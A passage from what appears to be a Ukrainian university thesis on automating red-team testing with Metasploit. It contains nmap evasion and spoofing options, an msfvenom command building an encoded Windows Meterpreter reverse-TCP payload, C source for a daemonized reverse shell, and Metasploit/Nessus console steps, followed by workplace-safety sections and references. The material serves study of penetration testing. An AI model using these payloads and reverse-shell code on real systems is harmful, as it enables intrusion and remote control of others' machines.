-T4: Встановлює рівень агресивності сканування.

-v: Підвищена деталізація виводу.

--reason: Показує причину, через яку порти позначені як відкриті або закриті.

--script "default or (discovery and safe)": Запускає скрипти Nmap з категорії "default" або скрипти, пов'язані з виявленням та безпекою.

-oA scan_results: Зберігає результати сканування у трьох форматах (normal, XML, і grepable) з префіксом "scan_results".

-Pn: Пропускає етап виявлення хостів, припускаючи, що всі хости в мережі активні.

--open: Показ тільки відкритих портів.

--traceroute: Виконує трасування шляху до цільових хостів.

--badsum: Використовує неправильні контрольні суми для деяких пакетів.

-f: Фрагментує пакети для обходу деяких типів фільтрів і файрволів.

-D RND:10: Використовує 10 випадкових IP-адрес як фальшиві джерела (Decoy scan).

-g 80: Встановлює вихідний порт на 80.

-S 192.168.254.1: Спуфінг IP-адреси джерела.

-e eth0: Вказує мережевий інтерфейс для сканування.

Створення експлойту для ОС Windows.

```
msfvenom --platform windows -p windows/meterpreter/reverse_tcp LHOST=192.168.254.215 LPORT=4444 EXITFUNC=thread PrependMigrate=true EnableStageEncoding=true AutoRunScript="post/windows/manage/priv_migrate" -e x86/shikata_ga_nai -i 10 -b "\x00\xff" -a x86 --smallest -f exe -o #{h}win.exe
```

EXITFUNC=thread: Вказує, щоб Meterpreter завершувався використовуючи thread, щоб уникнути краху програми після завершення сесії.

PrependMigrate=true: Додає код міграції на інший процес перед виконанням основного payload.

EnableStageEncoding=true: Включає кодування стадії для уникнення антивірусного ПЗ.

AutoRunScript="post/windows/manage/priv_migrate": Автоматично запускає скрипт після встановлення сесії, що переміщує її в інший процес з підвищеними привілеями.

-e x86/shikata_ga_nai: Використовує енкодер shikata_ga_nai для кодування payload.

-i 10: Виконує кодування 10 разів для збільшення складності.

-b "\x00\xff": Виключає байти \x00 та \xff з payload, щоб уникнути проблем з сумісністю.

-a x86: Вказує архітектуру процесора.

--smallest: Зменшує розмір payload до мінімально можливого.

-o #{h}win.exe: Вказує вихідний файл.

Написання коду для reverstcp наведено в лістингу 3.1.

Лістинг 3.1 - Написання коду для reverstcp

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <string.h>

#define PORT 31337
#define IP "localhost"

int main(int argc, char *argv[]) {
int socket_fd, result;
struct sockaddr_in server_addr;
pid_t pid;

// Перевіряємо, чи передані аргументи командного рядка
```

```
if (argc > 1) {
printf("Запуск команди: %s\n", argv[1]);
}
```

Створення процесу-демону наведено в лістингу 3.2

Лістинг 3.2 – Процес-демон

```
pid = fork();
if (pid < 0) {
perror("Помилка при створенні дочірнього процесу");
return 1;
}
if (pid > 0) {
```

Демонстрація завершення батьківського процесу наведена в лістингу 3.3

Лістинг 3.3 – Завершення батьківського процесу

```
printf("Процес-демон запущений з PID %d\n", pid);
return 0;
}
```

Дочірній процес продовжує виконання. Як заповнити структуру sockaddr_in наведено в лістингу 3.4

Лістинг 3.4 – Заповнення структури sockaddr_in

```
server_addr.sin_family = AF_INET;
server_addr.sin_addr.s_addr = inet_addr(IP);
server_addr.sin_port = htons(PORT);
```

Створення сокету наведено в лістингу 3.5, а підключення до сервера в лістингу 3.6

Лістинг 3.5 – Створення сокету

```
socket_fd = socket(AF_INET, SOCK_STREAM, 0);
if (socket_fd < 0) {
perror("Помилка при створенні сокета");
return 1;
}
```

Лістинг 3.6 – Підключення до сервера

```
result = connect(socket_fd, (struct sockaddr *)&server_addr,
 sizeof(server_addr));
if (result < 0) {
perror("Помилка при підключенні до сервера");
close(socket_fd);
return 1;
}
```

Перенаправити стандартні потоки на сокет можна наступним чином:

```
dup2(socket_fd, STDIN_FILENO);
dup2(socket_fd, STDOUT_FILENO);
dup2(socket_fd, STDERR_FILENO);
```

Якщо передані аргументи командного рядка, то виконуємо їх:

```
if (argc > 1) {
char *cmd[] = {"/bin/sh", "-c", argv[1], NULL};
execve("/bin/sh", cmd, NULL);
} else {
```

Якщо немає аргументів, просто відкриваємо оболонку:

```
execve("/bin/sh", NULL, NULL);
}
```

Якщо execve повернув управління, значить сталася помилка:

```
perror("Помилка при виконанні execve");
close(socket_fd);
return 1;
}
```

В цьому коді:

1. Перевіряються аргументи командного рядка. Якщо переданий аргумент, він буде використаний як команда для виконання.

2. Програма створює фоновий процес (демон) за допомогою `fork()`. Батьківський процес завершує роботу, а дочірній процес продовжує виконання.

3. Якщо аргументи командного рядка були передані, виконується зазначена команда. Якщо аргументи не передані, відкривається оболонка `/bin/sh`.

4. Додані додаткові перевірки помилок і закриття сокета у випадку помилки.

У другому векторі атаки сканер вразливості Nessus, вбудований у Metasploit, сканує цільову Мережу, а виявлені вразливості використовуються для доступу до цільової системи через зворотне корисне навантаження TCP Meterpreter.

Запуск Nessus сервісу:

```
sudo /etc/init.d/nessusd start
```

Завантаження Metasploit:

```
msfconsole -q -x "
load nessus;
```

Далі робимо підключення до Nessus сервера:

```
nessus_connect #{nessususer}:#{nessuspass}@192.168.254.215:8834
ok;
```

Щоб отримати список сканів, необхідно:

```
nessus_scan_list;
```

Заміна 45 на реальний scan_id відбувається наступним чином:

```
set scan_id 45;
```

Отримання хостів зі звіту:

```
nessus_report_hosts ${scan_id};
```

Щоб отримати вразливості зі звіту потрібно:

```
nessus_report_vulns ${scan_id};
```

Імпорт даних з Nessus в Metasploit виконується:

```
nessus_db_import ${scan_id};
```

Використання модуля експлойту відбувається:

```
use exploit/multi/handler;
```

Встановлення IP-адреси цільової машини робимо наступним чином:

```
set RHOST #{target_ip};
```

Встановлення IP-адреси атакуючої машини виконуємо:

```
set LHOST 192.168.254.215;
```

Встановлення пейлоаду:

```
set payload windows/meterpreter/reverse_tcp;
```

Виконання експлойта

```
run
```

3.5 Результати тестування

На рисунку 3.2 наведено результат виконання першого сценарію атаки. Зокрема продемонстровано запуск утиліти msfconsole та запуск скрипту.

Рисунок 3.2 – Скриншот першого сценарію

На рисунку 3.3 наведено запуск скрипта другого сценарію.



Рисунок 3.3 – Скриншот другого сценарію

Як бачимо, в результаті виконанні скрипта вивело інформацію про вразливі адреси.

Очевидно, що два реалізовані сценарії атак дозволили автоматизувати процес «червоної команди».

4 БЕЗПЕКА ЖИТТЄДІЯЛЬНОСТІ, ОСНОВИ ОХОРОНИ ПРАЦІ

4.1 Правила охорони праці під час експлуатації електронно-обчислювальних машин

В Україні діють закони, які визначають права і обов'язки її працівників, а також організаційну структуру органів влади і виробництва. Конституція України – основний закон держави, який декларує рівні права і свободи всім жителям держави на вільний вибір праці, що відповідає безпечним і здоровим умовам, на відпочинок, на соціальний захист у разі втрати працездатності та у старості. Всі закони і нормативні документи узгоджуються, базуються і відповідають статтям Конституції.

Згідно закону України "Про охорону праці", в останній редакції 2018 року, охорона праці – це система правових, соціально-економічних, організаційно-технічних, санітарно-гігієнічних, лікувально-профілактичних заходів та засобів, спрямованих на збереження здоров'я і працездатності людини в процесі трудової діяльності. Дія цього Закону поширюється на всіх юридичних та фізичних осіб, які відповідно до законодавства використовують найману працю, та на всіх працюючих.

Для управління охороною праці створюються відповідні служби і призначаються компетентними органами посадові особи, які забезпечують вирішення конкретних питань охорони праці. На підприємстві з кількістю працюючих 50 і більше осіб роботодавець створює службу охорони праці відповідно до типового положення, що затверджується спеціально уповноваженим центральним органом виконавчої влади з питань нагляду за охороною праці (стаття 15). На підприємстві з кількістю працюючих менше 50 осіб функції служби охорони праці можуть виконувати в порядку сумісництва особи, які мають відповідну підготовку. На підприємстві з кількістю працюючих менше 20 осіб для виконання функцій служби охорони праці можуть залучатися сторонні спеціалісти на договірних засадах, які мають відповідну підготовку.

За порушення законодавства про охорону праці, невиконання розпоряджень посадових осіб органів державного нагляду за охороною праці юридичні та фізичні особи, які відповідно до законодавства використовують найману працю, притягаються органами державного нагляду за охороною праці до сплати штрафу у порядку, встановленому законом.

Вимоги щодо безпеки та захисту здоров'я працівників під час роботи з екранними пристроями (затверджені наказом Міністерства соціальної політики України №207 від 14.02.2018) поширюються на всіх суб'єктів господарювання незалежно від форм власності, організаційно-правової форми і видів діяльності та встановлюють мінімальні вимоги безпеки та захисту здоров'я під час здійснення роботи, пов'язаної з використанням екранних пристроїв незалежно від їхнього типу та моделі. Під екранними пристроями розуміють електронні засоби для відтворення будь-якої графічної або алфавітно-цифрової інформації (на основі електронно-променевої трубки, рідкокристалічні, плазмові, проекційні, органічні світлодіодні монітори та інші новітні розробки у сфері інформаційних технологій)

Облаштування робочого місця працівника з екранними пристроями має відповідати вимогам Санітарних норм виробничого шуму, ультразвуку та інфразвуку ДСН 3.3.6.037-99, затверджених постановою Головного державного санітарного лікаря України від 01 грудня 1999 року № 37 та враховувати:

- належні умови освітлення приміщення і робочого місця, відсутність відблисків;
- оптимальні параметри мікроклімату;
- м'яке рентгенівське випромінювання;
- наявність шуму та вібрації;
- електромагнітне випромінювання;
- ультрафіолетове та інфрачервоне випромінювання;
- електростатичне поле між екраном і оператором.

Вимоги безпеки до робочих місць працівників з екранними пристроями передбачають:

1. Робочі місця працівників з екранними пристроями мають бути спроектовані так і мати такі розміри, щоб працівники мали простір для зміни робочого положення та рухів.

2. Для забезпечення безпеки та захисту здоров'я працівників усе випромінювання від екранних пристроїв має бути зведене до гранично допустимого рівня з погляду безпеки та охорони здоров'я працівників.

3. Організація робочого місця працівника з екранними пристроями має забезпечувати відповідність усіх елементів робочого місця та їх розташування ергономічним, антропологічним, психофізіологічним вимогам, а також характеру виконуваних робіт.

4. Освітлення робочого місця працівника з екранними пристроями має створювати відповідний контраст між екраном і навколишнім середовищем (з урахуванням виду роботи) та відповідати вимогам ДСанПІН 3.3.2.007-98 [22].

5. Мікроклімат виробничих приміщень з робочими місцями працівників з екранними пристроями має підтримуватись на постійному рівні та відповідати вимогам Санітарних норм мікроклімату виробничих приміщень ДСН 3.3.6.042-99, затверджених постановою Головного державного санітарного лікаря України від 01 грудня 1999 року № 42 (далі - ДСН 3.3.6.042-99).

6. Робочий стіл або робоча поверхня повинні бути достатнього розміру та мати поверхню з низькою відбивною здатністю, допускати гнучкість під час розміщення екрана, клавіатури, документів і відповідного устаткування.

7. Робоче крісло має бути стійким і дозволяти працівнику з екранними пристроями легко рухатися та займати зручне положення. Сидіння має регулюватися по висоті, спинка сидіння - як по висоті, так і по нахилу.

4.2 Характеристика дій безпосереднього керівника робіт та роботодавця у випадку настання нещасного випадку на виробництві

При настанні нещасного випадку на виробництві, на нього повинні реагувати багато учасників посттравматичного ефекту. У першу чергу, це безпосередній керівник та роботодавець підприємства [19,20].

Керівник якнайшвидше має організувати надання першої медичної допомоги потерпілому. При потребі керівник має забезпечити доставку потерпілого до медичного пункту. Керівник зобов'язаний розібратися у тому, що трапилося, та бути присутнім при госпіталізації. Він має діяти від імені Компанії перед будь якими третіми особами. Якщо інцидент стався на території Компанії, то потрібно прикласти максимально зусиль для знаходження свідків. Якщо інцидент стався поза межами Компанії, то керівник має записати паспортні дані, номери телефонів та машин. Також керівник має повідомити про інцидент роботодавця. Якщо обстановка та стан робочого місця не наштовхує на небезпеку інших працівників, то потрібно місце, яке призвело до нещасного випадку зберегти до прибуття комісії.

Після отримання повідомлення про нещасний випадок роботодавець повинен протягом години через засоби зв'язку повідомити відповідні органи, а також протягом доби відправити повідомлення про інцидент на паперовому носії. У обов'язки роботодавця також входить утворити незалежну комісію та організувати розслідування інциденту[21].

У склад комісії має входити:

- Голова Комісії: керівник служби охорони праці Компанії.

- Члени Комісії: керівник структурного підрозділу, в якому стався нещасний випадок; уповноважений трудового колективу з питань охорони праці; спеціаліст санепідемстанції (у разі гострих професійних отруєнь (захворювань).

Якщо постраждалий потрапив у лікарню, роботодавець має надає письмовий запит до лікувального закладу з проханням видати висновок про ступінь тяжкості травми.

Якщо стався груповий нещасний випадок, який закінчився смертю або тяжкими тілесними пошкодженнями, то роботодавець повинен повідомити відповідний місцевий орган державного нагляду за охороною праці, місцевий орган державної виконавчої влади, прокуратуру за місцем знаходження Компанії та Держнаглядохоронпраці. Якщо інцидентом являється отруєння, то роботодавець має також повідомити санепідемстанцію. Якщо люди загинули від гострого професійного отруєння, то роботодавець має повідомити МОЗ.

Якщо розслідування закінчилося, то роботодавець повинен на протязі доби затвердити три примірники акту по форма Н-5. Якщо нещасний випадок визнано пов’язаний із виробництвом то складається сім примірників акту про нещасний випадок на виробництві по формі Н-1, які складаються Комісією з розслідування нещасного випадку. У такому випадку, потерпілому або його родині будуть виплачуватися всі необхідні витрати та відшкодовуватися отримана шкода, передбачені законодавством, за рахунок кошті Фонду соціального страхування від нещасних випадків на виробництві та профзахворювань.

Один примірник акту Н-1 та Н-5, разом із матеріалами розслідування роботодавець має зберігати не менше 45 років, а якщо реорганізації чи ліквідації Компанії документи повинні передаватися правонаступнику або до державного архіву. Решта примірників актів роботодавець розсилає адресатам Комісією з розслідування нещасного випадку.

.

ВИСНОВКИ

У ході кваліфікаційної роботи було проведено дослідження проблеми автоматизації процесу пошуку вразливостей. Red Teaming Assessments - процес, коли команда спеціалістів, що імітує ворожі атаки, оцінює захищеність системи чи організації. Metasploit Framework - це відкритий інструментарій для тестування на проникнення, який забезпечує автоматизацію різних аспектів тестування на проникнення. Використання Metasploit дозволяє автоматизувати частину процесу тестування на проникнення, що збільшує ефективність і швидкість виконання.

В результаті виконання кваліфікаційної роботи було

- досліджено теоретичну базу автоматизації операцій Red Teaming;
- розроблено два сценаріїв автоматизації, за допомогою мови програмування Ruby;
- здійснено імітацію сценаріїв реальних кібератак з використанням модулів та інтегрованих інструментів Metasploit Framework.
- продемонстровано результати виконання цих атак.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Hiscox Cyber Readiness Report 2023. [Електронний ресурс] Режим доступу: https://www.hiscox.co.uk/sites/default/files/documents/2023-10/Cyber-Readiness-Report-2023-UK.pdf
2. The modern cybersecurity landscape [Електронний ресурс] Режим доступу: https://learn-cloudsecurity.cisco.com/umbrella-library/the-modern-cybersecurity-landscape-scaling-for-threats-in-motion
3. Tymoshchuk, V., Karnaukhov, A., & Tymoshchuk, D. (2024). USING VPN TECHNOLOGY TO CREATE SECURE CORPORATE NETWORKS. Collection of scientific papers «ΛΌГОΣ», (June 21, 2024; Seoul, South Korea), 166-170. https://doi.org/10.36074/logos-21.06.2024.034
4. NCSI :: Ranking - National Cyber Security Index [Електронний ресурс] Режим доступу https://ncsi.ega.ee/ncsi-index/?order=rank.
5. Тимощук, В., Долінський, А., & Тимощук, Д. (2024). СИСТЕМА ЗМЕНШЕННЯ ВПЛИВУ DOS-АТАК НА ОСНОВІ MIKROTIK. Матеріали конференцій МЦНД, (17.05. 2024; Ужгород, Україна), 198-200. https://doi.org/10.62731/mcnd-17.05.2024.008
6. Red Teams: Strengthening through challenge by LtCol Mulvaney B. Режим доступу до ресурсу: http://www.hqmc.marines.mil/Portals/138/Docs/PL/PLU/Mulvaney.pdf
7. Nataliya Zagorodna, Iryna Kramar (2020). Economics, Business and Security: Review of Relations. Business Risk in Changing Dynamics of Global Village BRCDGV-2020: Monograph / Edited by Pradeep Kumar, Mahammad Sharif. India, Patna: Novelty & Co., Ashok Rajpath,. 446 p., pp.25-39.
8. Tymoshchuk, V., Dolinskyi, A., & Tymoshchuk, D. (2024). MESSENGER BOTS IN SMART HOMES: COGNITIVE AGENTS AT THE FOREFRONT OF THE INTEGRATION OF CYBER-PHYSICAL SYSTEMS AND THE INTERNET OF THINGS. Матеріали конференцій МЦНД, (07.06. 2024; Луцьк, Україна), 266-267. https://doi.org/10.62731/mcnd-07.06.2024.004

9. Kharchenko, A., Halay, I., Zagorodna, N., & Bodnarchuk, I. (2015, September). Trade-off optimal decision of the problem of software system architecture choice. In 2015 Xth International Scientific and Technical Conference" Computer Sciences and Information Technologies"(CSIT) (pp. 198-205). IEEE.

10. Bishop, M., Engle, S., Peisert, S., Whalen, S. and Gates, C. (2008, September). We Have Met the Enemy and He Is Us. University of California, Davis

11. Тимощук, В., & Тимощук, Д. (2022). Віртуалізація в центрах обробки даних-аспекти відмовостійкості. Матеріали X науково-технічної конференції „Інформаційні моделі, системи та технології "Тернопільського національного технічного університету імені Івана Пулюя, 95-95.

12. Metasploit editions [Електронний ресурс] // Rapid7. – 16. – Режим доступу до ресурсу: https://en.wikipedia.org/wiki/Metasploit_Project and https://www.rapid7.com/products/metasploit/download/editions/

13. Revniuk O.A., Zagorodna N.V., Kozak R.O., Karpinski M.P., Flud L.O. "The improvement of web-application SDL process to prevent Insecure Design vulnerabilities". Applied Aspects of Information Technology. 2024; Vol. 7, No. 2: 162–174. DOI:https://doi.org/10.15276/aait.07.2024.12.

14. Metasploit Meterpreter. [Електронний ресурс] – Режим доступу до ресурсу: https://www.offensive-security.com/metasploitunleashed/about-meterpreter/

15. Тимощук, В., Долінський, А., & Тимощук, Д. (2024). ЗАСТОСУВАННЯ ГІПЕРВІЗОРІВ ПЕРШОГО ТИПУ ДЛЯ СТВОРЕННЯ ЗАХИЩЕНОЇ ІТ-ІНФРАСТРУКТУРИ. Матеріали конференцій МЦНД, (24.05. 2024; Запоріжжя, Україна), 145-146.

16. Stadnyk, M., Fryz, M., Zagorodna, N., Muzh, V., Kochan, R., Nikodem, J., & Hamera, L. (2022). Steady state visual evoked potential classification by modified KNN method. Procedia Computer Science, 207, 71-79.

17. StatCounter GlobalStats. [Електронний ресурс] – Режим доступу до ресурсу: http://gs.statcounter.com/

18. Lechachenko, T., Kozak, R., Skorenkyy, Y., Kramar, O., & Karelina, O. (2023). Cybersecurity Aspects of Smart Manufacturing Transition to Industry 5.0 Model. In ITTAP (pp. 416-424).
19. Грибан В. Г., Негодченко О. В. Охорона праці : навчальний посібник . -2-е видання. Київ: Центр учбової літератури, 2018.- 280 с, ISBN 978-966-364-832-3
20. Запорожець О. І., Протоєрейський О. С., Франчук Г. М., Боровик І. М. Основи охорони праці підручник Київ: Центр учбової літератури, 2017. - с.264, ISBN 978-617-673-423-9
21. Стручок В.С. Техноекологія та цивільна безпека. Частина «Цивільна безпека». Навчальний посібник. Тернопіль: ТНТУ. 2022. 150 с.